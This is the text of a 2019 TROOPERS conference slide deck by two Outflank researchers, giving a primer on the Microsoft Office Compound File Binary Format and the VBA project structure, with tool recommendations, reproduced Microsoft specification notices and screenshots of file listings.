



MS OFFICE FILE FORMAT SORCERY

Pieter Ceelen & Stan Hegt
TROOPERS19 - 21 March 2019

OUTFLANK

clear advice with a hacker mindset

A child wearing a black witch hat and robe is sitting on a wooden surface, surrounded by autumn leaves and a burlap sack. The child is holding a large, hollowed-out pumpkin and pouring a glowing blue liquid from it. The background is dark and misty, with a grid of small white dots overlaid.

A PRIMER ON MS OFFICE FILE FORMATS

The boring part

COMPOUND FILE BINARY FORMAT (CFBF)

File system in a single file on disk

- Storages ("directories")
- Streams ("files")

Used heavily in MS Office

- Default storage format up to 2003 (e.g. .doc, .xls)
- Vbaproject.bin to store macros from 2007 and up (e.g. .docm, .xlsm)
- Specified in MS-CFB (46 pages)

[MS-CFB]:

Compound File Binary File Format

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation ("this documentation") for protocols, file formats, data portability, computer languages, and standards support. Additionally, overview documents cover inter-protocol relationships and interactions.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you can make copies of it in order to develop implementations of the technologies that are described in this documentation and can distribute portions of it in your implementations that use these technologies or in your documentation as necessary to properly document the implementation. You can also distribute in your implementation, with or without modification, any schemas, IDLs, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications documentation.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.
- **Patents.** Microsoft has patents that might cover your implementations of the technologies described in the Open Specifications documentation. Neither this notice nor Microsoft's delivery of this documentation grants any licenses under those patents or any other Microsoft patents. However, a given Open Specifications document might be covered by the Microsoft [Open Specifications Promise](#) or the [Microsoft Community Promise](#). If you would prefer a written license, or if the technologies described in this documentation are not covered by the Open Specifications Promise or Community Promise, as applicable, patent licenses are available by contacting iprlg@microsoft.com.
- **License Programs.** To see all of the protocols in scope under a specific license program and the associated patents, visit the [Patent Map](#).
- **Trademarks.** The names of companies and products contained in this documentation might be covered by trademarks or similar intellectual property rights. This notice does not grant any licenses under those rights. For a list of Microsoft trademarks, visit www.microsoft.com/trademarks.
- **Fictitious Names.** The example companies, organizations, products, domain names, email addresses, logos, people, places, and events that are depicted in this documentation are fictitious. No association with any real company, organization, product, domain name, email address, logo, person, place, or event is intended or should be inferred.


Reservation of Rights. All other rights are reserved, and this notice does not grant any rights other than as specifically described above, whether by implication, estoppel, or otherwise.

Tools. The Open Specifications documentation does not require the use of Microsoft programming tools or programming environments in order for you to develop an implementation. If you have access to Microsoft programming tools and environments, you are free to take advantage of them. Certain Open Specifications documents are intended for use in conjunction with publicly available standards specifications and network programming art and, as such, assume that the reader either is familiar with the aforementioned material or has immediate access to it.

Support. For questions and support, please contact dochelp@microsoft.com.

1 / 46

[MS-CFB] - v20180912
Compound File Binary File Format
Copyright © 2018 Microsoft Corporation
Release: September 12, 2018



\\vmware-host\Shared Folders\Documents\Temp\example.docm\word\

File Edit View Favorites Tools Help



Add



Extract



Test



Copy



Move



Delete



Info



\\vmware-host\Shared Folders\Documents\Temp\example.docm\word\

Name	Size	Packed Size	Modified	Created
theme	8 393	1 746		
_rels	1 216	469		
document.xml	2 540	664	1980-01-01 00:00	
fontTable.xml	1 419	481	1980-01-01 00:00	
settings.xml	2 729	974	1980-01-01 00:00	
styles.xml	29 119	2 918	1980-01-01 00:00	
vbaData.xml	2 310	576	1980-01-01 00:00	
vbaProject.bin	8 704	3 152	1980-01-01 00:00	
webSettings.xml	655	295	1980-01-01 00:00	

1 / 9 object(s) selected

8 704

8 704

1980-01-01 00:00:00

WORKING WITH CFBF

Editing CFBF files from a GUI

- Compound File eXplorer
- FlexHEX (my favorite)

Editing CFBF files using code

- Olefile (Python) - very limited options for writing
- IStorage (native Microsoft interface) - Windows only
- OpenMCDF (.NET / C#) - cross-platform via Mono
(my favorite, thanks to @monoxgas for the pointer)

VBA FILE FORMAT STRUCTURE

MS-OVBA

- 109 pages of complexity.
- Various parts are still undocumented.
- Microsoft does not always stick to its own specification (more about this later).

Compression

- A custom compression algorithm is used in various sections.

[MS-OVBA]:

Office VBA File Format Structure

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation ("this documentation") for protocols, file formats, data portability, computer languages, and standards support. Additionally, overview documents cover inter-protocol relationships and interactions.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you can make copies of it in order to develop implementations of the technologies that are described in this documentation and can distribute portions of it in your implementations that use these technologies or in your documentation as necessary to properly document the implementation. You can also distribute in your implementation, with or without modification, any schemas, IDLs, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications documentation.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.
- **Patents.** Microsoft has patents that might cover your implementations of the technologies described in the Open Specifications documentation. Neither this notice nor Microsoft's delivery of this documentation grants any licenses under those patents or any other Microsoft patents. However, a given Open Specifications document might be covered by the Microsoft [Open Specifications Promise](#) or the [Microsoft Community Promise](#). If you would prefer a written license, or if the technologies described in this documentation are not covered by the Open Specifications Promise or Community Promise, as applicable, patent licenses are available by contacting iplg@microsoft.com.
- **License Programs.** To see all of the protocols in scope under a specific license program and the associated patents, visit the [Patent Map](#).
- **Trademarks.** The names of companies and products contained in this documentation might be covered by trademarks or similar intellectual property rights. This notice does not grant any licenses under those rights. For a list of Microsoft trademarks, visit www.microsoft.com/trademarks.
- **Fictitious Names.** The example companies, organizations, products, domain names, email addresses, logos, people, places, and events that are depicted in this documentation are fictitious. No association with any real company, organization, product, domain name, email address, logo, person, place, or event is intended or should be inferred.

Reservation of Rights. All other rights are reserved, and this notice does not grant any rights other than as specifically described above, whether by implication, estoppel, or otherwise.

Tools. The Open Specifications documentation does not require the use of Microsoft programming tools or programming environments in order for you to develop an implementation. If you have access to Microsoft programming tools and environments, you are free to take advantage of them. Certain Open Specifications documents are intended for use in conjunction with publicly available standards specifications and network programming art and, as such, assume that the reader either is familiar with the aforementioned material or has immediate access to it.

Support. For questions and support, please contact dochelp@microsoft.com.

1 / 109

[MS-OVBA] - v20181211
Office VBA File Format Structure
Copyright © 2018 Microsoft Corporation
Release: December 11, 2018

FlexHEX

File Storage View Tools Window Help

example.doc

Associated Class

Class ID: {00020906-0000-0000-C000-0000000000046}

Class Name: Microsoft Word 97 - 2003 Document

Created: Sunday, March 17, 2019 at 6:40:29 AM

Last Access: Sunday, March 17, 2019 at 6:40:44 AM

Last Write: Sunday, March 17, 2019 at 6:40:29 AM

Navigation

example.doc

Macros

VBA

dir

Module1

ThisDocument

_VBA_PROJECT

PROJECT

PROJECTwm

Table

\x01CompObj

WordDocument

\x05SummaryInformation

\x05DocumentSummaryInformation

Stream

Macros container

- Contains VBA macro project
- In Excel: _VBA_PROJECT_CUR

Address / Size Type


Data

